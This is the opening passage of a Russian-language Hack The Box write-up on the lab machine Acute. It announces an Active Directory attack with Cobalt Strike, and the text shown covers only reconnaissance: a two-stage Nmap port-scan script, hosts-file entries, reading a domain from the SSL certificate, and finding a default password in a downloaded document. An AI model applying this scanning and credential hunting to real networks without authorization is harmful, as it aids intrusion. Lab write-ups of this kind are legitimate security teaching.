HTB ACUTE

АТАКУЕМ ACTIVE DIRECTORY С ПОМОЩЬЮ COBALT STRIKE

В этом райтапе я покажу атаку на Active Directory с помощью популярного инструмента Cobalt Strike. Мы проведем базовый сбор информации, чтобы получить первоначальный доступ, затем последим за действиями пользователя, вооружившись кейлоггером и скриншотером, а также рассмотрим один из методов продвижения с использованием PowerShell.

RalfHacker
hackerralf8@gmail.com

Проходить мы будем машину Acute с площадки Hack The Box. Уровень сложности — hard.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.145    acute.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```


Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



Результат работы скрипта


По результатам сканирования имеем всего один открытый порт — 443, стандартный для веб-сервера. Поскольку на нем используется SSL, мы можем посмотреть сертификат и в поле `commonName` находим домен, для которого он действителен. Nmap автоматически отображает это поле в результате сканирования. Новый домен тоже добавим в `/etc/hosts`.

```
10.10.11.145    acute.htb atsserver.acute.local
```



Главная страница atsserver.acute.local

Идем осматривать сайт. Ссылок на нем маловато, но одна из них ведет на документ.




Страница с документом

Скачаем док для анализа: в нем может быть интересная информация.

ТОЧКА ВХОДА


В документе находим какой-то дефолтный пароль. Такие вещи всегда стоит отмечать — при прохождении лабораторок они по закону жанра обязаны еще выстрелить.



